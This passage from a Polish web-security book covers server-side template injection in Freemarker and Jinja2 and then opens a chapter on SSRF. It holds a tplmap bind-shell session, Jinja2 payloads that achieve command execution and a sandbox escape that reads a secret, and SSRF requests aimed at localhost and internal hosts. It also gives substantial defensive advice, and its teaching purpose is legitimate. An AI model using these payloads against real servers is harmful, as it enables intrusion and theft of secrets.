1. $ python ./tplmap.py -d "template=test" -u http://localhost:8084/
   updateEmailAddress --bind-shell 1337
2. [+] Tplmap 0.3
3.     Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{{*}}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{{*}}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.     POST parameter: template
19.     Engine: Freemarker
20.     Injection: *
21.     Context: text
22.     OS: undetected
23.     Technique: blind
24.     Capabilities:
25.
26.     Shell command execution: yes (blind)
27.     Bind and reverse shell: yes
28.     File write: yes (blind)
29.     File read: no
30.     Code evaluation: no
31.
32. [+] Spawn a shell on remote port 1337 with payload 1
33. $ uname
34. uname

```


```
35. Linux
36. $ ping -c1 google.com
37. ping -c1 google.com
38. PING google.com (172.217.20.174) 56(84) bytes of data.
39. 64 bytes from waw02s07-in-f14.1e100.net (172.217.20.174): icmp_seq=1
    ttl=55 time=19.3 ms
40.
41. --- google.com ping statistics ---
42. 1 packets transmitted, 1 received, 0% packet loss, time 0ms
43. rtt min/avg/max/mdev = 19.387/19.387/19.387/0.000 ms
44. $ ^C[+] Exiting.
45. $
```

Wspaniale, po raz kolejny zostaliśmy wrzuceni do systemowego shella, z którym możemy wejść w interakcję.

Powyższe metody uzupełniają się. Nie zawsze będziemy mogli połączyć się z atakowanym serwerem na dowolnym porcie lub też zestawić (za pomocą opcji `--reverse-shell`) reverse shella – choćby ze względu na potencjalne zapory sieciowe. W takich sytuacjach musimy skorzystać z wolniejszych i mniej wygodnych metod `--os-cmd` i `--os-shell`, które będą działać zawsze, ponieważ opierają się wyłącznie na komunikacji HTTP z serwerem.

Oczywiście, tpm2p zawiera dużo więcej przydatnych opcji i przełączników – zachęcam więc do zapoznania się z ich możliwościami.

Jak widać, eksploatacja podatności typu SSTI może być całkiem rozsądnie zautomatyzowana. Narzędzie tplmap nie jest jedyną opcją, jaką mamy do wyboru. Dla przykładu, Burp Suite Professional\* też nieźle radzi sobie z tym atakiem. Wystarczy tylko włączyć aktywne skanowanie podatności na naszym celu, a po chwili...



Rysunek 18. Wynik skanowania Burp Suite

... wszystko działa jak powinno.

\* Zob. rozdz. *Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP*.

Mimo że opisywane narzędzia są bardzo pożyteczne, nie zwalniają jednak z obowiązku myślenia. W wielu przypadkach automatyczne skanowanie nie znajduje podatności, która w rzeczywistości istnieje, a jej namierzenie wymaga jedynie nieco więcej kreatywności.

## **ZAPOBIEGANIE I OBRONA**

Wiemy już, jak atakować aplikacje podatne na SSTI. W jaki jednak sposób się przed tym atakiem bronić?

I w tym przypadku metod jest kilka, a każdą z nich charakteryzuje inna efektywność. Przeanalizujemy je po kolei.

### **Rezygnacja z szablonów (przynajmniej częściowo)**

Sposób pierwszy i najprostszy – zrezygnujmy z szablonów.

Takie rozwiązanie w 100% uchroni nas przed atakiem. Może się wydawać, że jest całkowicie niepraktyczne, ale wbrew pozorom nie zawsze musi tak być. Zaważmy, że w ataku SSTI problemem nie są same szablony, ale fakt, iż są one dostarczane przez (w domyśle – niezaufanego) użytkownika. Zakładając, że szablony są traktowane tak jak kod źródłowy (wspomniałem już, że należy tak do nich podchodzić), nie ma żadnych przeciwwskazań, aby były one dostarczane np. przez programistów, a także (w przypadku bardziej ogólnym) wszystkie osoby, które mogą ten prawdziwy kod źródłowy modyfikować w dowolny sposób. Uściślając: niekoniecznie musimy w 100% ufać naszym programistom (choć ataki typu *inside-job* zdarzają się wcale nie tak rzadko), ponieważ prawo do edycji szablonów nie spowoduje, że zagrożenie wzrośnie – nie dostarczamy w ten sposób nikomu żadnych dodatkowych możliwości ataku. Możemy pójść krok dalej i udostępnić możliwość tworzenia/edycji szablonów także wybranym osobom niemającym styczności z kodem, np. administratorowi strony czy (zaufanym) pracownikom firmy. Należy jednak mieć na uwadze dwie rzeczy. Pierwsza: im więcej osób ma dostęp do edycji, tym więcej potencjalnych atakujących. Warto przeprowadzić zatem analizę ryzyka i ostrożnie nadawać tego typu uprawnienia.

Drugi problem pojawia się wtedy, gdy edycja szablonów jest elementem naszej aplikacji, to znaczy jest dostępna jako jej funkcja, np. przy użyciu przeglądarki. W takiej sytuacji, nawet jeśli lista osób zaufanych jest krótka, odnalezienie innego błędu (np. typu XSS lub CSRF) powoduje, że wracamy do punktu wyjścia. Taki scenariusz nie jest tylko teoretyczny: James Kettle podaje jako przykład uzyskanie RCE w Alfresco<sup>10</sup> właśnie dzięki zastosowaniu miksu podatności XSS i SSTI.

Przypomnę jeszcze, że w naszym przypadku „rezygnacja z szablonów” oznacza uniemożliwienie (niezaufanemu) użytkownikowi dostarczenia **jakiegokolwiek** ich części. Z jednej strony mamy oczywistą sytuację, gdy użytkownik przesyła pełny szablon, ale z drugiej – mniej oczywistą, gdy „kleimy” szablon częściowo z danych zaufanych, a częściowo z potencjalnie niebezpiecznych (zob. przytoczony wcześniej przykład Ubera). Druga sytuacja jest być może trudniejsza do wychwycenia przy analizie kodu, ale z reguły prostsza do naprawienia – w końcu szablony

powstały po to, aby uniknąć „klejenia” stringów, a więc fakt, że to robimy, sugeruje, że programista prawdopodobnie się pomylił.

## Użycie bezpiecznych silników

Jeśli koniecznie potrzebujemy funkcjonalności, która umożliwia niezaufanym użytkownikom przysyłanie szablonów, możemy wzmacniać bezpieczeństwo przez wybranie odpowiedniego dla nich silnika. U podstaw tego rozwiązania stoi obserwacja, że niektóre z silników mają potężne możliwości (np. wspomniane wyżej Freemarker i Velocity), a inne umożliwiają tylko podstawowe operacje, takie jak podstawianie zmiennych – co w 99% przypadków jest jedyną funkcjonalnością wymaganą przez użytkowników. Warto zatem zdecydować się na silnik, który minimalizuje zagrożenie – polecić tu można np. Mustache<sup>11</sup> reklamowany jako „szablony pozbawione logiki” (ang. *logic-less templates*) i dostępny w wielu językach programowania.

Należy pamiętać, że choć w danym momencie silnik wydaje się bezpieczny, nie znaczy to, że taki naprawdę jest – w związku z faktem, że problem SSTI jest świeży, wiele silników nie zostało jeszcze przetestowanych pod tym kątem i mogą zawierać (często trywialne!) błędy. Dobrym przykładem jest tu język Python i jego natywny silnik – w oryginalnym artykule Jamesa Kettle’a został polecony jako bezpieczna alternatywa, niestety, w świetle ostatnich odkryć okazało się, że nie do końca tak jest<sup>12</sup>. Należy więc mieć świadomość, że to, co jest bezpieczne dziś, niekoniecznie będzie takie jutro – i że ta metoda jest trochę słabsza niż całkowita rezygnacja z szablonów.

## Sandboxing

Jeśli jesteśmy skazani na konkretny silnik szablonów, a (niezaufany) użytkownik musi mieć prawo do ich modyfikacji, możemy sprawdzić, czy mamy szczęście i czy dany silnik nie udostępnia trybu „bezpiecznego” lub „sandboxowanego”. Ideą takiego trybu jest to, że wszystkie potencjalnie niebezpieczne akcje (jak np. wykonywanie komend systemowych, czytanie z/pisanie do plików itp.) są niewidoczne z poziomu takiego użytkownika.

Sandboxing jest rozwiązaniem, które w praktyce sprawdza się różnie. Z jednej strony mamy MediaWiki (Wikipedia), która swoje szablony opiera na mocno obciążonym języku Lua i jak dotąd ten model funkcjonuje. Z drugiej strony James Kettle był w stanie bez większych problemów „wyskoczyć” z sandboxów silników Smarty<sup>13</sup> i Twig<sup>14</sup> i uzyskać RCE. Innym przykładem jest wspomniany już Python: co prawda w tym przypadku nie uzyskujemy RCE, ale możemy wczytać wrażliwe dane.

Aby podać konkretny przykład, rozważmy dokładniej ten ostatni problem. Założmy, że mamy do czynienia z aplikacją analogiczną do wcześniejszej, ale tym razem napisaną w Pythonie przy użyciu frameworka Flask i biblioteki Jinja2\*:

\* Jinja2 jest domyślnym silnikiem szablonów Flask, więc będzie załączony automatycznie.

Listing 19. Kod aplikacji napisanej w Pythonie z wykorzystaniem frameworka Flask

```

1. import flask, base64, jinja2
2.
3. app = flask.Flask(__name__)
4.
5. @app.route("/", methods = ['GET'])
6. def hello():
7.     decodedUsername = ''
8.     if 'username' in flask.request.cookies:
9.         decodedUsername = base64.b64decode(flask.request.cookies['username'])
10.
11.     emailMessage = ''
12.     decodedTemplate = ''
13.     error = None
14.     if 'template' in flask.request.cookies:
15.         decodedTemplate = base64.b64decode(flask.request.cookies['template'])
16.         try:
17.             emailMessage = app.jinja_env.from_string( ↵
18.                 decodedTemplate).render(username = decodedUsername)
19.         except jinja2.TemplateSyntaxError as e:
20.             error = 'Error: ' + str(e)
21.
22.     return flask.render_template('hello.html', username = ↵
23.         decodedUsername, template = decodedTemplate, emailMessage = ↵
24.         emailMessage, error = error)
25.
26. @app.route("/updateUsername", methods = ['POST'])
27. def updateUsername():
28.     response = app.make_response(flask.redirect('/'))
29.     response.set_cookie('username', base64.b64encode( ↵
30.         flask.request.form['username']))
31.     return response
32.
33. @app.route("/updateEmailMessage", methods = ['POST'])
34. def updateEmailMessage():
35.     response = app.make_response(flask.redirect('/'))
36.     response.set_cookie('template', base64.b64encode( ↵
37.         flask.request.form['template']))
38.     return response
39.
40. if __name__ == "__main__":
41.     app.run(port = 8085)

```

oraz kodem (bezpiecznego, bo dostarczonego przez programistę – nie użytkownika!) szablonu wyświetlającego kod HTML strony:

*Listing 20. Szablon Jinja2 dla omawianej aplikacji*

```

1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6. <h1>Hello dear user: {{ username }}</h1>
7. <span style="display: block;"> Here is your email notification message:<span>
8. {% if error %}
9. <span style="display: block; padding: 10px; color: red">{{ error }}</span>
10. {% else %}
11. <textarea rows="10" cols="66" name="template" style="display: block;
    margin: 10px">{{ emailMessage | safe }}</textarea>
12. {% endif %}
13. <hr/>
14. <form action="/updateUsername" method="POST">
15. <label for="username" style="display: block;">Change your username:</label>
16. <input type="text" name="username" style="display: block; margin: 10px;
    width: 400px" value="{{ username }}">
17. <input type="submit" style="display: block; margin: 10px"/>
18. </form>
19. <form action="/updateEmailMessage" method="POST">
20. <label for="template" style="display: block;">Change your email
    notification message (type "{% raw %}{{ username }}" where you
    want your real username):</label>
21. <textarea rows="10" cols="66" name="template" style="display: block;
    margin: 10px">{{ template }}</textarea>
22. <input type="submit" style="display: block; margin: 10px"/>
23. </form>
24. </body>
25.
26. </html>

```

Analizując powyższy kod, możemy stwierdzić, że logika jest identyczna jak w przypadku wcześniejszych aplikacji demonstracyjnych. Warto zwrócić uwagę, że używamy niesandboxowanej wersji Jinja2 przy wykonywaniu szablonów, które otrzymujemy od użytkownika (listing 19, linia 17). Wprawdzie wykonanie kodu w tej konfiguracji nie jest trywialne, ale jest jak najbardziej możliwe – zadziała np. poniższy payload\*:

\* Zainteresowanych odsyłam do opisu procesu tworzenia i dokładnego wytłumaczenia działania tego payloadu: Tomes T., *Exploring SSTI in Flask/Jinja2*, <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2.html>; oraz *Exploring SSTI in Flask/Jinja2, Part II*, <https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii.html>.

Listing 21. Payload umożliwiający wykonanie kodu w omawianej aplikacji

```

1. {{ '.__class__.mro()[2].__subclasses__()[40]('/tmp/config', 'w').\
    write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}
2. {{ config.from_pyfile('/tmp/config') }}
3. {{ config['RUNCMD']('uname', shell=True) }}

```

W dużym skrócie: w linii 1, w nieco pokrętny sposób, otrzymujemy referencje do typu `file`, dzięki której możemy otworzyć i zapisać pewne dane do dowolnego pliku (z dokładnością do uprawnień na serwerze). Zapisujemy tam krótki skrypt w języku Python, który w zmiennej `RUNCMD` będzie przechowywał referencję do funkcji `check_output` (używanej do uruchamiania procesów systemowych). W linii 2 wywołujemy funkcję `config.from_pyfile`, jako argument podając wcześniej utworzony plik. W efekcie w zmiennej `config['RUNCMD']` będziemy mieli dostępną wyżej wspomnianą referencję, którą możemy wykorzystać do wywołania dowolnej komendy – co wykonujemy w linii 3. Wynik:

Rysunek 19. Wynik działania payloadu z listingu 21

Udało się uzyskać RCE na serwerze, choć przykład miał dotyczyć sandboxów!

Tutaj jednak sandbox nie występuje. Przepiszmy więc naszą aplikację, aby była bezpieczniejsza. Poniżej zmieniony kod:

Listing 22. Kod aplikacji, w której silnik szablonów działa w trybie sandbox

```

1. import flask, base64, jinja2, jinja2.sandbox
2.
3. app = flask.Flask(__name__)
4.
5. SUPER_SECRET_DB_PASSWORD='123456'
6.
7. @app.route("/", methods = ['GET'])

```

```

8. def hello():
9.     decodedUsername = ''
10.    if 'username' in flask.request.cookies:
11.        decodedUsername = base64.b64decode(
12.            flask.request.cookies['username'])
13.
14.    emailMessage = ''
15.    decodedTemplate = ''
16.    error = None
17.    if 'template' in flask.request.cookies:
18.        decodedTemplate = base64.b64decode(flask.request.cookies['template'])
19.        try:
20.            sandboxed_env = jinja2.sandbox.SandboxedEnvironment()
21.            emailMessage = sandboxed_env.from_string(
22.                decodedTemplate).render(username = decodedUsername)
23.        except (jinja2.TemplateSyntaxError,
24.            jinja2.sandbox.SecurityError) as e:
25.            error = 'Error: ' + str(e)
26.
27.    return flask.render_template('hello.html', username =
28.        decodedUsername, template = decodedTemplate, emailMessage =
29.        emailMessage, error = error)
30.
31. @app.route("/updateUsername", methods = ['POST'])
32. def updateUsername():
33.     response = app.make_response(flask.redirect('/'))
34.     response.set_cookie('username', base64.b64encode(
35.         flask.request.form['username']))
36.     return response
37.
38. @app.route("/updateEmailMessage", methods = ['POST'])
39. def updateEmailMessage():
40.     response = app.make_response(flask.redirect('/'))
41.     response.set_cookie('template', base64.b64encode(
42.         flask.request.form['template']))
43.     return response
44.
45. if __name__ == "__main__":
46.     app.run(port = 8086)

```

Jak widać, tym razem używamy sandboxa (linie 19–20) i okazuje się, że z punktu widzenia programisty narzut pracy jest minimalny, co jest dużym plusem. Spróbujmy użyć naszego wcześniejszego payloadu:

## Hello dear user: Sekurak

Here is your email notification message:

Error: access to attribute '\_\_class\_\_' of 'str' object is unsafe.

---

Change your username:



Change your email notification message (type "{{ username }}" where you want your real username):

```

{{
    '__class__'.mro()[2]
    .subclasses__()[40]('/tmp/config', 'w')
    .write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}
{{ config.from_pyfile('/tmp/config') }}
{{ config['RUNCMD']('uname', shell=True) }}

```

Rysunek 20. Wynik działania payloadu po modyfikacji kodu

A więc sandbox działa – otrzymaliśmy błąd mówiący, że atrybut `__class__` jest niebezpieczny, silnik Jinja zablokował wykonanie szablonu.

Jak to obejść? Co prawda nie znaleźliśmy jeszcze metody na otrzymanie RCE, ale... RCE to nie wszystko, co nas interesuje. Zauważmy, że w kodzie programu została dodana globalna zmienna `SUPER_SECRET_DB_PASSWORD`, która prawdopodobnie jest hasłem do bazy danych i której na pewno nie chcemy udostępniać użytkownikowi. Spróbujmy zatem ją wyświetlić – przykładowy payload, który normalnie by zadziałał, wygląda np. tak:

Listing 23. Przykładowy payload

```

{{range.func_globals[_mutable_sequence_types][1].insert.__func__.__func__
_globals[sys].modules[__main__].SUPER_SECRET_DB_PASSWORD}}

```

Niestety, silnik Jinja jest zbyt czujny – znów dostaniemy informację, że odwołanie się do atrybutu `func_globals` jest zabronione:

## Hello dear user: Sekurak

Here is your email notification message:

Error: access to attribute 'func\_globals' of 'function' object is unsafe.

---

Change your username:



Change your email notification message (type "{{ username }}" where you want your real username):

```

{{
    range.func_globals[_mutable_sequence_types][1]
    .insert.__func__.func_globals[sys].modules[__main__].SUPER_SECRET_DB_PASSWORD
}}

```

Rysunek 21. Próba wykonania payloadu – działanie biblioteki Jinja2

To koniec? Bynajmniej. Wykorzystajmy (mimoходом już wspomnianą) nową składnię natywnych szablonów w języku Python. Nasz payload przyjmie zatem taką postać:

*Listing 24. Skuteczny payload odczytujący wartość tajnej zmiennej*

```
{{ "{.func_globals[_mutable_sequence_types][1].insert.__func__.func_↵
globals[sys].modules[__main__].SUPER_SECRET_DB_PASSWORD}" .format(range) }}
```

Po przesłaniu – *voilà!* Otrzymujemy wartość tajnego hasła – w naszym przypadku 123456:

*Rysunek 22. Działanie payloadu – wykorzystanie składni natywnych szablonów w języku Python*

Jak widać, z sandboxami różnie bywa. Często okazuje się, że istnieje ich obejście albo całkowite – do RCE (Twig, Smarty), albo częściowe, pozwalające np. na wydobywanie wrażliwych informacji z programu (Jinja2). Trzeba jednak przyznać, że powyższe obejście sandboxa w Jinja2 zostało naprawione w bibliotece<sup>15</sup>. Co prawda szybkość reakcji pozostawia wiele do życzenia – pierwsze wzmianki na temat tego obejścia pochodzą z 2014 roku<sup>16</sup>, dwa lata przed wydaniem odpornej wersji! Aby powyższy kod zadziałał, konieczny jest silnik Jinja w wersji  $\leq 2.8.0$ . Jak zawsze, jest to więc „wyścig zbrojeń”: pojawiają się nowe metody ataku, więc autorzy latają biblioteki...

Pozostaje jeszcze pytanie o sytuację, gdy wybrany silnik nie posiada wersji sandboxowanej. Jedną z propozycji jest zasymulowanie takiego sandboxa poprzez stworzenie własnych reguł obrony. Konkretnie: możemy tworzyć (białe/czarne) listy dla danych, których się spodziewamy. Osobiście jednak nie polecam tego rozwiązania. Tworzenie tego typu list jest niezwykle skomplikowane nawet dla szeroko znanych formatów typu HTML i XML (stąd, bardzo wciąż popularne, błędy XSS), a składnia szablonów jest zdecydowanie bardziej niszowa. Innymi słowy, jest duża szansa, że nasze zabezpieczenie będzie niekompletne. Jak przedstawiłem na przykładzie powyżej, nawet autorzy bibliotek mają często problemy z zaprojektowaniem kulo-odpornego sandboxa.

## Hardening

Ostatnią deską ratunku może być konfiguracja serwera. Możemy założyć (całkiem słusznie!), że nadanie niezaufanym użytkownikom praw tworzenia/modyfikacji szablonów spowoduje, iż będą oni w stanie wywoływać komendy systemowe/uruchamiać kod. Aby mocno ograniczyć ich możliwości, warto przeprowadzić hardening. Po pierwsze, warto zwrócić uwagę, aby kod uruchamiał się w jakimś kontrolowanym środowisku, takim jak maszyna wirtualna czy kontener Docker. Również dobrze będzie skonfigurować odpowiednie polityki, typu *SELinux*<sup>17</sup> czy *grsecurity*<sup>18</sup>, oraz upewnić się, że użytkownik, z którego uprawnieniami uruchomiona jest aplikacja, ma odpowiednio ograniczone prawa – w żadnym wypadku nie powinien to być *root/administrator*! Idealnie, gdyby nie był w stanie odczytywać i zapisywać żadnych plików poza tymi, które są niezbędne do działania aplikacji.

Oczywiście, zawsze istnieje ryzyko niewystarczających zabezpieczeń (z różnych powodów). Niemniej jednak, jeśli jest to jedyne zabezpieczenie, jakie możemy wprowadzić – lepiej pójść tą drogą, niż zostawić aplikację całkowicie bezbronną.

## PODSUMOWANIE

Ataki typu *Server-Side Template Injections* są stosunkowo nowe, a więc związana z nimi świadomość jest niska, co jest o tyle niebezpieczne, że konsekwencje udanej eksploatacji są często bardzo poważne.

Z mojego doświadczenia wynika, że podatność SSTI występuje częściej, niż można by się tego spodziewać. W momencie wykrycia błędu narzut związany z jego naprawieniem może być bardzo duży, czasem wręcz nieakceptowalny: zmiana/usunięcie funkcji modyfikacji szablonów może być bardzo kosztowna (z punktu widzenia inżynierii oprogramowania) albo bardzo niewygodna (dla użytkowników). Sytuację komplikuje też fakt, że eksploatacja błędu jest z reguły stosunkowo prosta, a bardzo często może być przeprowadzona niemal całkowicie automatycznie.

Nie jest też łatwa obrona przed tym atakiem – polecam tutaj zastosowanie paradygmatu *Defense-in-Depth*<sup>19</sup>, a więc połączenie proponowanych powyżej rozwiązań, przykładowo: mocne ograniczenie liczby użytkowników mogących modyfikować szablony wraz z odpowiednim wyborem (bezpiecznego) silnika (np. Mustache) oraz dodatkowym hardeningiem serwera (co będzie także korzystne w kontekście ochrony przed innego rodzaju atakami).

## Polecane zasoby w sieci

- ▶ Kettle J., *Server-Side Template Injection*,  
<http://blog.portswigger.net/2015/08/server-side-template-injection.html>
- ▶ Kettle J., *Server-Side Template Injection: RCE For The Modern Web App*,  
<https://www.youtube.com/watch?v=3cT0uE7Y87s>
- ▶ Emilio (epinna), *tplmap*, <https://github.com/epinna/tplmap>



ksiazka.sekurak.pl/r14

- 1 Orange Tsai (orange), *uber.com may RCE by Flask Jinja2 Template Injection*, <https://hackerone.com/reports/125980>
- 2 Kettle J., (albinowax), *Twitter*, <https://twitter.com/albinowax>
- 3 Kettle J., *Server-Side Template Injection: RCE For The Modern Web App*, <https://www.youtube.com/watch?v=3cT0uE7Y87s>
- 4 Kettle J., *Server-Side Template Injection: RCE for the modern webapp*, <https://portswigger.net/kb/papers/serversidetemplateinjection.pdf>
- 5 Kettle J., *Server-Side Template Injection*, <https://portswigger.net/blog/server-side-template-injection>
- 6 Za: Kettle J., *Server-Side Template Injection*, <https://portswigger.net/research/server-side-template-injection>
- 7 „Q: Can I allow users to upload templates and what are the security implications?  
A: In general you shouldn't allow that, unless those users are system administrators or other trusted personnel. Consider templates as part of the source code just like \*.java files are. If you still want to allow users to upload templates, here are what to consider: (...)  
The new built-in (Configuration.setNewBuiltinClassResolver, Environment.setNewBuiltinClassResolver): It's used in templates like »com.example.SomeClass«?new(), and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates. While new will not instantiate classes that are not TemplateModel-s, FreeMarker contains a TemplateModel class that can be used to create arbitrary Java objects. Other »dangerous« TemplateModel-s can exist in your class-path. Plus, even if a class doesn't implement TemplateModel, its static initialization will be run. To avoid these, you should use a TemplateClassResolver that restricts the accessible classes (possibly based on which template asks for them), such as TemplateClassResolver.ALLOWS\_NOTHING\_RESOLVER”; Freemarker, *FAQ: Can I allow users to upload templates and what are the security implications?*, [https://freemarker.apache.org/docs/app\\_faq.html#faq\\_template\\_uploading\\_security](https://freemarker.apache.org/docs/app_faq.html#faq_template_uploading_security)
- 8 Emilio (epinna), *tplmap*, <https://github.com/epinna/tplmap>
- 9 PyYAML 5.1.2, <https://pypi.org/project/PyYAML/>
- 10 Kettle J., *Server-Side Template Injection*, <https://portswigger.net/blog/server-side-template-injection#Alfresco>
- 11 *Mustache*, <https://mustache.github.io/>
- 12 Ronacher A., *Be Careful with Python's New-Style String Format*, <https://lucumr.pocoo.org/2016/12/29/careful-with-str-format/>
- 13 Kettle J., *Server-Side Template Injection*, <https://portswigger.net/blog/server-side-template-injection#Smarty>
- 14 Kettle J., *Server-Side Template Injection*, <https://portswigger.net/blog/server-side-template-injection#Twig>
- 15 Ronacher A., *Jinja 2.8.1 Security Release*, <https://www.palletsprojects.com/blog/jinja-281-released/>
- 16 Colomiets P. (tailhook), *Output*, <https://gist.github.com/tailhook/e60f5b656dfb5a32e2f6>
- 17 *Security-Enhanced Linux [w:] Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/Security-Enhanced\\_Linux](https://en.wikipedia.org/wiki/Security-Enhanced_Linux)
- 18 grsecurity, <https://grsecurity.net/>
- 19 *Defense in depth (computing) [w:] Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/Defense\\_in\\_depth\\_\(computing\)](https://en.wikipedia.org/wiki/Defense_in_depth_(computing))

Michał Sajdak

# Podatność Server-Side Request Forgery (SSRF)




## WSTĘP

*Server-Site Request Forgery* – czyli zmuszenie serwera do zainicjowania pewnej komunikacji sieciowej. Przykład? Umieszczam na Facebooku link do zewnętrznego zasobu – Facebook łączy się do zadanego URL-a, pobiera jego zawartość, a następnie przedstawia ją użytkownikowi w zgrabnej formie. Całość wygląda całkiem bezpiecznie. W którym zatem miejscu występuje podatność? W zasadzie w żadnym, chociaż jeśli udało by się zmusić serwer do pobrania zasobu z dowolnego adresu, który podamy – wtedy to już zupełnie inna historia. Historia SSRF, którą poznamy w tym rozdziale.

Z jakiego ukrytego założenia korzysta SSRF? Otóż wielu administratorów słabiej (lub w ogóle) zabezpiecza usługi działające tylko na lokalnym serwerze, w backendzie czy ogólnie w sieci LAN, względem usług dostępnych bezpośrednio z Internetu. Często „słabiej” oznacza np. możliwość otrzymania dostępu do usługi bez uwierzytelnienia (pod warunkiem że komunikacja zostanie zainicjowana lokalnie, z tej samej maszyny) czy z włączonymi komunikatami błędów. Przecież nikt normalnie (poza garstką uprawnionych osób) nie posiada dostępu na serwerze, z którego można dalej wysyłać komunikację, więc w czym problem? W możliwościach realizowanych z wykorzystaniem SSRF.

Zobaczmy na diagramie z rysunku 1, jak często wygląda architektura sieci, w której do Internetu udostępniona jest aplikacja webowa. Mamy tutaj: serwer webowy (na którym mogą pracować różne dodatkowe usługi) oraz serwer baz danych. Oba komponenty znajdują się w strefie DMZ. Mamy również sieć LAN. Z Internetu dostępne są tylko porty 80/443 TCP (zielona strzałka na diagramie).




Rysunek 1. Architektura sieci z aplikacją webową – typowa komunikacja

Zastanówmy się, co potencjalnie może uzyskać pentester, wykorzystując podatność SSRF w aplikacji webowej? Dostęp do rozmaitych usług, które działają:

- ▶ na tej samej maszynie co aplikacja (np. na interfejsie loopback),
- ▶ na innych serwerach w DMZ,
- ▶ na firewallach/routerach/switchach,
- ▶ w LAN (jeśli niepoprawnie filtrowana jest komunikacja z DMZ do LAN).

Przykłady tego typu dostępu można prześledzić, analizując rysunek 2.



Rysunek 2. Architektura sieci z aplikacją webową: wykorzystanie podatności SSRF (ominięcie firewalli)

Warto jednocześnie zauważyć, że SSRF czyni z podatnej aplikacji pewnego rodzaju proxy. W trakcie wykorzystania podatności na poziomie sieciowym realizowane są dwa różne połączenia:

- ▶ atakujący do aplikacji,
- ▶ aplikacja do danego celu (np. usługi na localhoście czy usługi na innym serwerze w DMZ).

Fakt ten jest też o tyle interesujący, że adresem źródłowym w połączeniu do finalnie atakowanej usługi będzie serwer webowy (ten sam, na którym znajduje się podatna na SSRF aplikacja). To właśnie takie działanie często umożliwia omijanie firewalli.

## PRZYKŁADY

Wcześniej wspominałem o słabo zabezpieczonych usługach w LAN. Rodzi się pytanie: w jaki sposób można otrzymać z Internetu dostęp właśnie do wewnętrznej usługi? Zobaczmy przykład:

```
GET /get_resource?file=http://cdn.sekurak.pl/main.js
```

Zastanówmy się, co stanie się w przypadku, kiedy wartość parametru `file` zamienimy na:

```
GET /get_resource?file=http://127.0.0.1:21/
```

Może uda się zmusić serwer do wysłania zapytania HTTP do samego siebie (na port 21 TCP) albo może nawet do innego hosta – np. w LAN:

```
GET /get_resource?file=http://admin:admin@192.168.5.1/
```

Z jednej strony nawiązanie komunikacji ze strefy DMZ do LAN powinno być zabronione (wynika to z istoty strefy DMZ), z drugiej jednak – w praktyce różnie z tym bywa. Zauważmy również, że w powyższym przykładzie użyłem loginu i hasła. Jeśli usługa (np. panel webowy jednego z wewnętrznych urządzeń) umożliwia dostęp z domyślnymi hasłami za pomocą mechanizmu *basic authentication*<sup>1</sup> – *voilà!* – mamy dostęp. Otwiera to również możliwość realizacji ataków mających na celu odgadnięcie (np. techniką słownikową) prawidłowej pary login–hasło.

Możemy również wykonać zapytanie za pomocą SSRF do kontrolowanego przez nas serwera w Internecie. W jakim celu? **Aby potwierdzić, że badana aplikacja jest podatna.** Zobaczmy wtedy w logach naszego serwera webowego żądanie HTTP przychodzące z serwera, na którym działa aplikacja będąca naszym celem. To wszystko oczywiście przy założeniu, że inicjowanie komunikacji z docelowego serwera nie jest zablokowane na firewallu. A co, jeśli jest? Możliwości jest kilka, jedna z nich to odwołanie się do konkretnej, będącej w naszym posiadaniu domeny i obserwowanie zapytań DNS. W wielu systemach (mimo restrykcyjnych firewalli) komunikacja DNS jest dozwolona. Taka próba mogłaby wyglądać np. tak:

```
GET /get_resource?file=http://random.test-domain.sekurak.pl
```

